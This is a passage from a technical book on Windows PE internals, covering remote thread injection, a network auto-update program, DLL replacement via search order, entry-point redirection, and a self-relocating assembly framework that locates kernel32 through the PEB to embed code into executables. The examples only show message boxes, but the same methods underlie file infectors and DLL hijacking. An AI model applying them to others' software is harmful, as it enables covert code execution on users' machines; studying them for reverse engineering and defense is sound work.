- Lines 309 to 352 use window enumeration matching to obtain the process ID of the running PEInfo process.
- Lines 358 to 364 use the OpenProcess function to open the PEInfo process.
- Lines 370 to 373 use the VirtualAllocEx function to allocate memory in the opened PEInfo process.
- Lines 377 to 381 use the WriteProcessMemory function to write the thread code (including data) into the target process's allocated memory.
- Lines 382 to 384 use the CreateRemoteThread function to execute \_remoteThread in the allocated memory space of the PEInfo process, creating a separate thread for execution.

---

## (2) TEST RUN

As shown in the running result, the popup dialog inherits the partial characteristics of the target process, as shown in Figure 13-3.



**Figure 13-3** Error message display dialog box.

**Tip:** Link `remotethread.obj` when compiling to ensure that the code segment properties are readable, writable, and executable.

---

## 13.2 STATIC PATCHING

The dynamic patching introduced in Section 13.1 focuses on the memory space of PE images. This section introduces static patching techniques, which apply to the PE files themselves and related files. Static patching is commonly used in PE encryption, localization, and software upgrade fields. Static patching can achieve whole-file replacement of PE files, replace the static link library, partially modify PE files, or add code to PE files to maintain image imports, among other techniques. These will be described in detail below.

---

### 13.2.1 WHOLE-FILE REPLACEMENT OF PE FILES

When upgrading software, it is often necessary to perform whole-file replacement of the old version of the PE files. Below is an example of such static patching technology, where the upgrade is completed automatically through the network environment. The basic idea is as follows:

---

#### 1. SETTING UP THE NETWORK UPGRADE ENVIRONMENT

Place two files on the network: one is the PE version description file, and the other is the new PE version file. In this example, they are:

- <http://10.112.132.100/version.ini>
- [http://10.112.132.100/soft/DPatchPEInfo\\_1\\_0.exe](http://10.112.132.100/soft/DPatchPEInfo_1_0.exe)

The PE version description file is downloaded by the client and identifies whether the currently running program on the client is the latest version; if not, the PE new version file will be downloaded and the client program will be updated. The content of `version.ini` is as follows:

```
[DPatchPEInfo.exe]
majorImageVersion=1 ; Major version
minorImageVersion=0 ; Minor version
downloadfile=DPatchPEInfo_1_0.exe ; Download file

[PEInfo.exe]
majorImageVersion=1
minorImageVersion=1
downloadfile=PEInfo_1_1.exe
...
```

The `version.ini` file records two files that can be upgraded, and more files can be defined through this method to provide clients with upgrades. Each file consists of three items:

1. `majorImageVersion` (Program major version number)
2. `minorImageVersion` (Program minor version number)
3. `downloadfile` (Corresponding file name deployed on the server)

---

## 2. CLIENT-SIDE UPGRADE PROCESS

The user runs the upgrade program `update.exe`. This program downloads the PE version description file from the network, compares it with the current PE file version, and performs the upgrade if the current version is lower. The downloaded new version PE file is then saved.

At this point, you can use the following two fields in the PE file header for comparison:

- `IMAGE_OPTIONAL_HEADER32.MajorImageVersion` (Records the major version number)
- `IMAGE_OPTIONAL_HEADER32.MinorImageVersion` (Records the minor version number)

The main process modifies the `update.exe` file. After this information is written along with the process PID, it is specified as the location where `update.exe` will execute. The `update.exe` file checks if the new file is a newer version and performs the update if it is. Of course, you can also maintain these two variables in the process itself, without writing version information to the PE header, and the effect will be the same.

---

## 3. COMPLETING THE VERSION FILE REPLACEMENT

`update.exe` prompts the user to run the new program after the upgrade. The server downloads the new version file recorded in `version.ini`, completes the replacement of the

currently running old version PE file, and then renames the new version file to the original file name.

**Note:** update.exe can also be used as a resource in the form of a DLL embedded in DPatchPEInfo.exe. It directly provides the user with the option to upgrade after running the upgrade program, and then performs the upgrade operation.

The source code for the upgrade program update.asm can be found in Code Listing 13-4.

#### Code Listing 13-4 Software Upgrade Program (chapter13\update.asm)

```
1 ;-----  
2 ; Software Upgrade Program  
3 ; Author: Li Wei  
4 ; 2010.11.28  
5 ;-----  
6 .386  
7 .model flat, stdcall  
8 option casemap:none  
9  
10 include windows.inc  
11 include user32.inc  
12 includelib user32.lib  
13 include kernel32.inc  
14 includelib kernel32.lib  
15 include urlmon.inc  
16 includelib urlmon.lib  
17  
18 ; Data Segment  
19 .data  
20 szINI      db 'http://10.112.132.100/version.ini', 0  
21 szIsNewVersion db 'The program is already the latest version', 0  
22 szLINI     db '.\_tmp.ini', 0  
23  
24 hProcessID dd ?          ; The three values compared during the upgrade process  
25 oldMajor    dw 0          ; Original major version number  
26 oldMinor    dw 0          ; Original minor version number  
27  
28 hProcess    dd ?  
29 newMajor    dw 0          ; New major version number  
30 newMinor    dw 0          ; New minor version number  
31  
32 szOut1     db '%s_%d %d.exe', 0  
33 szOut2     db 'Download failed: http://10.112.132.100/soft/%s', 0  
34 szFailRead db 256 dup(0)  
35 szSectionName db 'DPatchPEInfo.exe', 0 ; Different programs modify their section names  
36 szKeyName1  db 'majorImageVersion', 0  
37 szKeyName2  db 'minorImageVersion', 0  
38 szKeyName3  db 'downloadfile', 0  
39  
40 stStartUp   STARTUPINFO <>  
41 stProcInfo  PROCESS_INFORMATION <>  
42  
43  
44 szExeFile   db 256 dup(0)  
45 szBuffer    db 256 dup(0)  
46 szDataBuffer db 256 dup(0)  
47 ;  
48 .code  
49  
50  
51 start:  
52 invoke MessageBox, NULL, offset szINI, NULL, MB_OK  
53 ; Download ini file  
54 invoke URLDownloadToFile, 0, \  
55     addr szINI, \  
56     addr szLINI, 0, 0  
57 ; Parse ini file  
58 invoke GetPrivateProfileInt, addr szSectionName, \  
59     addr szKeyName1, \  
60     0, \  
61
```

```

61      addr szINI
62  mov newMajor, ax
63  invoke GetPrivateProfileInt, addr szSectionName, \
64      addr szKeyName2, \
65      0, \
66      addr szINI
67  mov newMinor, ax
68
69 ; Determine if it is the latest version
70
71  mov ax, newMajor
72  mov bx, newMinor
73
74 .if ax == oldMajor && bx == oldMinor
75
76 ; Display message box indicating it is the latest version
77  invoke MessageBox, NULL, offset szIsNewVersion, NULL, MB_OK
78
79 .else
80 ; It's a new version, download the PE file, and complete the replacement
81
82 ; Fetch the file name DPatchPEInfo_1_0.exe
83
84  invoke RtlZeroMemory, addr szDataBuffer, 256
85  invoke GetPrivateProfileString, addr szSectionName, \
86      addr szKeyName3, \
87      NULL, \
88      addr szDataBuffer, \
89      sizeof szDataBuffer, \
90      addr szINI ; Fetch the file name
91
92  invoke wsprintf, addr szBuffer, addr szOut2, \
93      addr szDataBuffer
94
95  invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
96
97 ; Download the EXE file
98  invoke URLDownloadToFile, 0, \
99      addr szBuffer, \
100     addr szDataBuffer, 0, 0
101
102
103 ; Terminate the current process
104  invoke OpenProcess, PROCESS_ALL_ACCESS, \
105      FALSE, hProcessID
106  mov hProcess, eax
107  invoke Sleep, 1000
108
109  invoke TerminateProcess, hProcess, 0
110  invoke CloseHandle, hProcess
111
112  invoke Sleep, 1000
113 ; Replace the PE file with the downloaded file
114  invoke DeleteFile, addr szSectionName
115  invoke CopyFile, addr szDataBuffer, addr szSectionName, \
116      TRUE
117  invoke Sleep, 1000
118 ; Restart the PE program
119  invoke GetStartupInfo, addr stStartUp
120  invoke CreateProcess, NULL, addr szSectionName, NULL, NULL, \
121      NULL, NORMAL_PRIORITY_CLASS, NULL, NULL, \
122      offset stStartUp, offset stProcInfo
123 .endif
124
125  invoke ExitProcess, NULL
126 end start

```

As shown in Code Listing 13-4, the main logic of the upgrade program update.asm is:

- Lines 53 to 56: Call the function URLDownloadToFile to download version.ini.
- Lines 57 to 67: Call the function GetPrivateProfileInt to get the latest version number (including major and minor versions) from the file on the server.

- Lines 71 to 74: Compare the retrieved version numbers with the old version numbers to determine if the file needs to be updated. Here it is important to note that the old version number is stored in the data segment of another program, not in a variable or number in this program. This program is the main program of DPatchPEInfo.exe that calls the update.exe program.
- Lines 80 to 123: If the file to be upgraded has a new version on the server, first obtain the file name through version.ini, and then connect to the network to download the file, replacing the old version file with the new one.

Once all the work of patching and updating the program is completed, let's look at what the main program should do to complete the upgrade process. The main tasks for DPatchPEInfo are:

1. Define resources in the resource file Define the resource `IDB_UPDATE` in the resource file `DPatchPEInfo.rc`, with the content of the resource being the `update.exe` file:

```
IDB_UPDATE UPDATE "update.exe"
```

2. Maintain version numbers in the main program Define two variables at the beginning of the main program to store the major and minor version numbers. These values will be referenced by the data segment in `update.asm`:

```
MAJOR_IMAGE_VERSION=1
MINOR_IMAGE_VERSION=0
```

3. Write the calling upgrade patch code Define the response code for the menu item "Check Network Upgrade" in the window callback function, as follows:

```
.elseif eax == IDM_1 ; Upgrade program
; Write 3 variables
invoke GetWindowThreadProcessId, hWnd, addr @value
mov eax, @value
mov ebx, 0040528eh
mov dword ptr [ebx], eax

mov ax, MAJOR_IMAGE_VERSION
mov word ptr [ebx+4], ax
mov ax, MINOR_IMAGE_VERSION
mov word ptr [ebx+6], ax

; Call the update.exe program
invoke _createDll, hInstance
; Run the update.exe program
invoke GetStartupInfo, addr stStartUp
invoke CreateProcess, NULL, addr szSrcName, NULL, NULL, \
NULL, NORMAL_PRIORITY_CLASS, NULL, NULL, \
offset stStartUp, offset stProcInfo
```

#### 4. RUNNING THE TEST

The detailed steps for testing the network upgrade include the following steps:

**Step 1:** Compile the source code of `update.asm` correctly, link `update.obj` to generate the `update.exe` file.

**Step 2:** Use the following command to compile and link to generate the DPatchPEInfo.exe file.

```
rc -r DPatchPEInfo.rc
ml -c -coff DPatchPEInfo.asm
link -subsystem:windows -section:.text,ERW -section:.text,ERW
DPatchPEInfo.obj DPatchPEInfo.res
```

**Step 3:** Use OD to open DPatchPEInfo.exe, and find the two positions that need to be corrected.

```
00405270  B3 CC D0 F2 D2 D1 BE AD CA C7 D7 EE D0 C2 B0 E6 程序已经是最新版
00405280  B1 BE 00 2E 5C 5F 74 6D 70 2E 69 6E 69 00 00 00 本..\_tmp.ini...
00405290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 73 .....%s
```

The three bold parts are the variable addresses that need to be corrected. As shown above, the starting address is 0x0040528e.

**Step 4:** Modify the values in the source code DPatchPEInfo.asm to the correct recorded values.

```
; Write 3 variables
invoke GetWindowThreadProcessId, hWnd, addr @value
mov eax, @value
mov ebx, 0040528eh ; Modify this value to the correct recorded value
mov dword ptr [ebx], eax

mov ax, MAJOR_IMAGE_VERSION
mov word ptr [ebx+4], ax
mov ax, MINOR_IMAGE_VERSION
mov word ptr [ebx+6], ax

; Call the update.exe program
invoke _createDll, hInstance
```

**Step 5:** Re-execute Step 2 to generate the new DPatchPEInfo.exe file.

**Step 6:** Place the "upgrade files" and "upgrade configuration files" on the server, and run the old version (the version that can be modified to upgrade the program version) of DPatchPEInfo on the client to perform the upgrade.

---

### 13.2.2 WHOLE-FILE REPLACEMENT OF DLL FILES


The Windows operating system uses a large number of dynamic link library (DLL) technologies when running programs. Therefore, the target of static patching is not only the PE files themselves but also the dynamically linked DLL files related to the PE files. By whole-file replacement (commonly referred to as Hooking in professional terminology), it is also possible to achieve static patching of PE. Dynamic linking technology (DLL HOOK) is also commonly used in debugging and virus tampering fields.

---

#### 1. COMPARISON BETWEEN STATIC DLL INVOCATION AND DYNAMIC DLL INVOCATION

DLLs are used to provide calling interfaces for generating procedures. In most PE files, DLLs are loaded into the process address space by the PE loader. The invocation of DLLs in programs can be divided into static invocation and dynamic invocation. The methods for calling DLLs in these two ways are different.


First, let's look at the static invocation of DLLs. If the user intends to replace the original DLL with a custom DLL during the loading phase and ensure that the new DLL achieves all the functions of the original DLL, then when the main program runs and calls the functions in the DLL, it will be calling the patched DLL instead. The flow of static invocation of DLL patching is shown in Figure 13-4.



**Figure 13-4:** Flowchart of Static DLL Invocation and DLL Patching

As shown in Figure 13-4, the primary part of the static invocation DLL is replaced by the patched DLL before being loaded into memory, so the dynamically linked file of the invocation of the original DLL in the main program is replaced. The main program should originally call the original DLL, but it calls the custom patched DLL, thereby achieving the invocation of the patched DLL.

Next, let's look at the dynamic invocation of DLLs. In some cases, such as using dynamic loading techniques or using delayed loading techniques, the process is simpler, and DLLs can be replaced during runtime. The flow of dynamic invocation and the patching of DLLs in the main program during runtime is shown in Figure 13-5.



**Figure 13-5:** Flowchart of Dynamic DLL Invocation and DLL Patching

When using dynamic DLL invocation (such as when the PE file has delayed loading characteristics), the patching DLL can be loaded before the original DLL, thereby achieving runtime patching. For static DLL invocation, the execution order of the programs is fixed.

Some DLL files might be loaded into the system directory by other programs, which is different from the directory of the application. During PE file loading, there is a search process to locate the DLL files. This search usually starts from the application's directory. If

you copy the patching DLL into this directory, the loading program will prioritize this DLL file over the original one.

**Note:** The "dynamic" in dynamic DLL invocation refers to the invocation method, which is completely different from the concept of dynamic patching. Dynamic DLL invocation can happen in both PE files and DLL files, while static DLL invocation happens only in the main process. To avoid confusion, do not mix the terms "dynamic" invocation and "dynamic" patching.

---

## 2. EXAMPLE OF DYNAMIC DLL PATCHING

The following is an example of dynamic DLL patching. This PE file uses dynamic DLL invocation, so the dynamic patching is based on dynamic DLL invocation. Replacing the original DLL file's function calls with patched ones can be done both before and during the runtime of the program. The related files are found in the chapter13b directory of the accompanying CD. The detailed steps are as follows:

**Step 1:** Write a new DLL. Take `winResult.dll` as an example, write a new DLL that, through dynamic loading, retrieves the original DLL's function addresses. The assembly code is as follows:

```
realDLL db 'C:\windows\winResult.dll',0 ; Specify the dynamically loaded DLL file
hDLL dd ?
szFadeIn db 'FadeInOpen',0
szFadeOut db 'FadeOutClose',0
szHello db 'HelloWorldPE',0

_fadeOutClose _ApiFadeOutClose ? ; Original DLL function address
_fadeInOpen _ApiFadeInOpen ?
.....
; Retrieve the function addresses from the dynamically loaded original DLL
DllEntry proc _hInstance, _dwReason, _dwReserved
    invoke LoadLibrary, offset realDLL
    mov hDLL, eax
    invoke GetProcAddress, hDLL, addr szFadeIn
    mov _fadeInOpen, eax
    invoke GetProcAddress, hDLL, addr szFadeOut
    mov _fadeOutClose, eax
    mov eax, TRUE
    ret
DllEntry endp
```

In the entry function of the new DLL, the loading of the original DLL and retrieval of the function addresses are implemented using the `GetProcAddress` function, preparing them for subsequent use.

### Step 2: Rewrite the Export Method

In the corresponding export methods of the new DLL, first execute the patch code (here it shows a dialog box), then jump to the correct original function. For example, the `FadeInOpen` function code is as follows:

```
; Display a dialog box and then jump to the original API function
FadeInOpen proc hWin:DWORD
    invoke MessageBox, NULL, addr szHello, \
        NULL, MB_OK
```

```

    invoke _fadeInOpen, hWin ; Call the original dynamically loaded
function
    ret
FadeInOpen endp

```

o achieve patching, the following three conditions must be met:

1. The original DLL is moved to the system directory or renamed.
2. The new DLL must include all export functions of the original DLL.
3. When the new DLL is loaded, it must call the original DLL functions within the program.

Replacing the original DLL and related tests are now complete.

### 13.2.3 PARTIAL MODIFICATION OF PE FILES


Unlike whole-file replacement, partial modification of PE files involves attaching patch code to the PE file itself. This static patching technique transforms the PE file by embedding patch code, maintaining the integrity of the original PE file while achieving the desired modifications.


To add a patch to the PE file, you must insert the patch code and determine the new entry point address using the IMAGE\_OPTIONAL\_HEADER32.AddressOfEntryPoint field. Two main issues need addressing: space for the code and flow redirection. Methods to address space issues will be discussed in subsequent chapters.

The first method involves using tools to modify the entry point address to the start of the patch code while preserving the original entry point. When the program's first thread begins executing, the patch code executes first. The last instruction of the patch code is a jump instruction to the original entry point address. The flow is shown in Figure 13-6.

**Figure 13-6:** Flow Redirection by Using Entry Point as the Starting Address

Another method uses code overlays for flow redirection. This method does not modify the entry point address but overlays the code for flow redirection. As shown in Figure 13-7.





**Figure 13-7:** Flow Redirection by Modifying the Entry Point Address

Like the first method, the patch program itself needs to record the address of the first instruction of the original entry point before completing the function. The instruction at the original entry point address is then jumped to.

To enhance the portability of the patch code, the patch program code should be entirely independent, meaning all of its code segments are not related to the original code segment (no relative addressing). Only in this way can the patch code adapt to various targets. To achieve this goal, you need to write the patch code as independently as possible, using less (or no) variable types, relative addressing technology, and dynamic DLL loading techniques.

---

### 13.3 EMBEDDING PATCHING PROGRAM

Because the next four chapters are all about writing embedding patching programs, it is necessary to understand the compilation methods of this technique. For embedding patches, the tool may involve patching the program itself and tools (embedding the patch code into a PE file legally). This chapter mainly talks about patching the program itself, as the tool's compilation will be described in Chapters 14-17.

---

#### 13.3.1 EMBEDDING PATCHING FRAMEWORK

The framework is the basis of starting work. In Chapter 2, we have already outlined the benefits of using the framework. Listing 13-5 shows the assembly language embedding patching framework.

##### Code Listing 13-5 Embedding Patching Framework (chapter13\patch.asm)

```

1 ;-----
2 ; Patch Code
3 ; This patch code only calls API functions through dynamic address lookup and does not
reference any other dynamic link libraries
4 ; Program function: Framework for embedding patching
5 ; Author: Wei Li
6 ; Created on: 2011.2.22
7 ;-----
8
9 .386
10 .model flat, stdcall

```

```

11  option casemap:none
12
13  include windows.inc
14
15 ; Note: This patch code does not include references to any other dynamic link libraries
16
17 _ProtoGetProcAddress typedef proto :dword, :dword
18 _ProtoLoadLibrary typedef proto :dword
19
20 _ApiGetProcAddress typedef ptr _ProtoGetProcAddress
21 _ApiLoadLibrary typedef ptr _ProtoLoadLibrary
22
23
24 ;-----
25 ; Declare the functions of other dynamic link libraries called in the patch code
26 ;-----
27
28
29 _ProtoMessageBox typedef proto :dword, :dword, :dword, :dword
30 _ApiMessageBox typedef ptr _ProtoMessageBox
31
32
33 ; Code added to the target file should be from the APPEND_CODE_END location
34
35 .code
36
37 jmp _NewEntry
38
39 ; Below are the definitions of a few constants used
40 ; multiple times in the patch code
41 szGetProcAddr db 'GetProcAddress', 0
42 szLoadLib db 'LoadLibraryA', 0
43
44 ;-----
45 ; Declare all constants used in the patch code below
46 ;-----
47
48 szUser32Dll db 'user32.dll', 0
49 szMessageBox db 'MessageBoxA', 0 ; This function is in kernel32.dll
50 szHello db 'HelloWorldPE', 0 ; Title of the created message box
51
52
53 ;-----
54 ; Structured Exception Handler
55 ;-----
56 _SEHHandler proc _lpException, _lpSEH, _lpContext, _lpDispatcher
57     pushad
58     mov esi, _lpException
59     mov edi, _lpContext
60     assume esi:ptr EXCEPTION_RECORD, edi:ptr CONTEXT
61     mov eax, _lpSEH
62     push [eax+0Ch]
63     pop [edi].regEbp
64     push [eax+8]
65     pop [edi].regEip
66     push eax
67     pop [edi].regEsp
68     assume esi:nothing, edi:nothing
69     popad
70     mov eax, ExceptionContinueExecution
71     ret
72 _SEHHandler endp
73
74 ;-----
75 ; Get the base address of kernel32.dll
76 ;-----
77 _getKernelBase proc
78     local @dwRet
79
80     pushad
81
82     assume fs:nothing
83     mov eax, fs:[30h]           ; Get the address of PEB
84     mov eax, [eax+0Ch]          ; Get the address of PEB_LDR_DATA structure
85     mov esi, [eax+1Ch]          ; Get the InInitializationOrderModuleList head
86     ;

```

```

87     lodsd          ; Get the first entry's next entry
88     mov eax, [eax+8]      ; Get the base address of kernel32.dll
89     mov @dwRet, eax
90     popad
91     mov eax, @dwRet
92     ret
93 _getKernelBase endp
94
95 ;-----
96 ; Get the address of the specified API function by name
97 ; Input: _hModule is the module's base address
98 ;         _lpApi is the API name string's address
99 ; Output: eax is the address of the specified API function
100 ;-----
101 _getApi proc _hModule, _lpApi
102     local @ret
103     local @dwLen
104
105     pushad
106     mov @ret, 0
107     ; Calculate the length of the API name string, excluding the null terminator
108     mov edi, _lpApi
109     mov ecx, -1
110     xor al, al
111     cld
112     repnz scasb
113     mov ecx, edi
114     sub ecx, _lpApi
115     mov @dwLen, ecx
116
117     ; Get the export table address from the PE file's data directory
118     mov esi, _hModule
119     add esi, [esi+3Ch]
120     assume esi:ptr IMAGE_NT_HEADERS
121     mov esi, [esi].OptionalHeader.DataDirectory.VirtualAddress
122     add esi, _hModule
123     assume esi:ptr IMAGE_EXPORT_DIRECTORY
124
125     ; Search for the function name in the export name table
126     mov ebx, [esi].AddressOfNames
127     add ebx, _hModule
128     xor edx, edx
129     .repeat
130         push esi
131         mov edi, [ebx]
132         add edi, _hModule
133         mov esi, _lpApi
134         mov ecx, @dwLen
135         repz cmpsb
136         .if ZERO?
137             pop esi
138             jmp @F
139         .endif
140         pop esi
141         add ebx, 4
142         inc edx
143     .until edx >= [esi].NumberOfNames
144     jmp _ret
145 @@:
146     ; Get the API function ordinal by the function name index, then get the function
147     ; address by the ordinal
148     sub ebx, [esi].AddressOfNames
149     sub ebx, _hModule
150     shr ebx, 1
151     add ebx, [esi].AddressOfNameOrdinals
152     add ebx, _hModule
153     movzx eax, word ptr [ebx]
154     shl eax, 2
155     add eax, [esi].AddressOfFunctions
156     add eax, _hModule
157
158     ; Move the function address to @ret
159     mov eax, [eax]
160     add eax, _hModule
161     mov @ret, eax

```

```

162 _ret:
163     assume esi:nothing
164     popad
165     mov eax, @ret
166     ret
167 _getApi endp
168
169 ;-----
170 ; Patch function definition
171 ; Inputs: 3 parameters
172 ;         _kernel: base address of kernel32.dll
173 ;         _getAddr: address of GetProcAddress
174 ;         _loadLib: address of LoadLibraryA
175 ;-----
176 _patchFun proc _kernel, _getAddr, _loadLib
177
178 ;-----
179 ; Patch function local variable definitions
180 ;-----
181
182     local hUser32Base: dword
183     local _messageBox: _ApiMessageBox
184
185
186     pushad
187
188
189 ;-----
190 ; The patch function code below is just an example,
191 ; please refer to actual situations for modifications
192 ;-----
193
194 ; Get the base address of user32.dll
195 mov eax, offset szUser32Dll
196 add eax, ebx
197
198 mov edx, _loadLib
199 push eax
200 call edx
201 mov hUser32Base, eax
202
203
204 ; Use the address of GetProcAddress
205 ; Call GetProcAddress with parameters
206 ; Get the address of MessageBoxA
207 mov eax, offset szMessageBox
208 add eax, ebx
209
210 mov edx, _getAddr
211 mov ecx, hUser32Base
212 push eax
213 push ecx
214 call edx
215 mov _messageBox, eax
216
217 ; Call MessageBox !!
218 mov eax, offset szHello
219 add eax, ebx
220 mov edx, _messageBox
221
222 push MB_OK
223 push NULL
224 push eax
225 push NULL
226 call edx
227
228
229 popad
230 ret
231 _patchFun endp
232
233
234 _start proc
235     local hKernel32Base: dword      ; kernel32.dll base address
236
237     local _GetProcAddress: ApiGetProcAddress ; define function

```

```

238     local _loadLibrary: ApiLoadLibrary
239
240 pushad
241
242 ; Get the base address of kernel32.dll
243 lea edx, _getKernelBase
244 add edx, ebx
245 call edx
246 mov hKernel32Base, eax
247
248 ; Find the address of GetProcAddress function from the base address
249 mov eax, offset szGetProcAddress
250 add eax, ebx
251
252 mov edi, hKernel32Base
253 mov ecx, edi
254 lea edx, _getApi
255 add edx, ebx
256
257 push eax
258 push ecx
259 call edx
260 mov _GetProcAddress, eax
261
262 ; Find the address of LoadLibraryA function from the base address
263 mov eax, offset szLoadLib
264 add eax, ebx
265
266 mov edi, hKernel32Base
267 mov ecx, edi
268 lea edx, _getApi
269 add edx, ebx
270
271 push eax
272 push ecx
273 call edx
274 mov _loadLibrary, eax
275
276 ; Call the patch function
277 lea edx, _patchFun
278 add edx, ebx
279
280 push _loadLibrary
281 push _GetProcAddress
282 push hKernel32Base
283 call edx
284
285 popad
286 ret
287 _start endp
288
289 ; New entry point for the EXE file
290
291 _NewEntry:
292     call @F      ; Obtain the real position
293 @@:
294     pop ebx
295     sub ebx, offset @B
296
297 invoke _start
298 jmpToStart    db 0E9h, 0F0h, 0FFh, 0FFh, 0FFh, 0FFh
299 ret
300 end_NewEntry

```

The black parts are the key parts of the framework program, including function definitions, global data variable definitions, global variable processing, and patch function calls. From the framework, you can see the code flow direction: the program first executes the `_start` function (lines 276 to 283), initializing some variables. Then, in the final stage of the function call, it calls the patch function (`_patchFun`) to complete the patch code. By executing the jump instruction at line 297, it returns to the original entry address for execution.

Note: The addresses of the E9 jump instruction must be corrected using the patch tool.

Next, we will introduce the general writing rules of the patch framework.

---

### 13.3.2 GENERAL WRITING RULES FOR EMBEDDED PATCH PROGRAMS

When writing embedded patch programs, several factors must be considered: how to handle global variables used in the patch code, methods for obtaining DLL base addresses and function addresses, and the invocation method of the patch function, which will be introduced below.

---

#### 1. HANDLING OF GLOBAL VARIABLES AND LOCAL VARIABLES

The invocation of global variables must consider the relocation issues. For example:

```
195 mov eax, offset szUser32Dll ; Get the base address of the dynamic link  
library character string "user32.dll"  
196 add eax, ebx
```

In the entire framework, ebx is used to store the value for relocating global variables, and the retrieved global variable will be correct after adding ebx.

Global variables can also be assigned to local variables for direct operations, for example:

```
201 mov hUser32Base, eax
```

---

#### 2. METHOD TO OBTAIN DLL BASE ADDRESS

The following code shows how to obtain the base address of a specific DLL. This code gets the base address of a DLL through string identifiers. The following code loads the dynamic link library into memory and gets the base address.

```
194 ; Get the base address of user32.dll  
195 mov eax, offset szUser32Dll  
196 add eax, ebx  
197  
198 mov edx, _loadLib  
199 push eax  
200 call edx
```

---

#### 3. METHOD TO OBTAIN FUNCTION ADDRESSES

Knowing the base address of the function in the dynamic link library, you can obtain the address of the function through GetProcAddress. Obtaining the Export Function Address from the Dynamic Link Library:

```
206 ; Get the address of MessageBoxA  
207 mov eax, offset szMessageBox  
208 add eax, ebx  
209  
210 mov edx, _getAddr ; Function variable 2, local variable, direct assignment  
211 mov ecx, hUser32Base ; Defined local variable in the function, direct assignment  
212 push eax ; Push the parameter onto the stack  
213  
214 push ecx  
215 call edx ; Call the GetProcAddress function  
216 mov _messageBox, eax ; Assign to the local variable
```

---

#### 4. INVOKING OTHER FUNCTIONS IN PATCH CODE

If other functions are added to the framework, when invoking these functions, the method of using the address should be like this:

```
248 ; Searching for the first address of GetProcAddress function from the base address
249 mov eax, offset szGetProcAddress
250 add eax, ebx
251
252 mov edi, hKernel32Base
253 mov ecx, edi
254 lea edx, _getApi ; Assign the address of _getApi to edx, global variable, needs
correction
255 add edx, ebx
256
257 push eax
258 push ecx
259 call edx
260 mov _GetProcAddress, eax
```

As long as global variables (including global base addresses) are used, they need to be corrected with ebx. Local variables (inside the stack, such as the function parameter variables and variables defined inside the function) can be directly used.

The above briefly describes some issues that need to be considered when using general patch programming frameworks to embed patches. Below, we will look at the example section of a general patch framework.

---

##### 13.3.3 ANALYSIS OF EMBEDDED PATCH CODE EXAMPLE

Below is the content of the HelloWorldPE patch:

```
00000200 E9 B3 01 00 00 47 65 74 50 72 6F 63 41 64 64 72 ...GetProcAddress
00000210 65 73 73 00 4C 6F 61 64 4C 69 62 72 61 72 79 41 .ess.LoadLibraryA
00000220 00 75 73 65 72 33 32 2E 64 6C 6C 00 4D 65 73 73 .user32.dll.Mess
00000230 61 67 65 42 6F 78 41 00 48 65 6C 6C 6F 57 6F 72 ageBoxA.HelloWor
00000240 6C 64 50 45 00 55 8B EC 60 8B 75 08 8B 7D 10 8B ldPE.U'u.}.
00000250 45 0C FF 70 0C 8F 87 B4 00 00 00 FF 70 08 8F 87 E. p.... p.
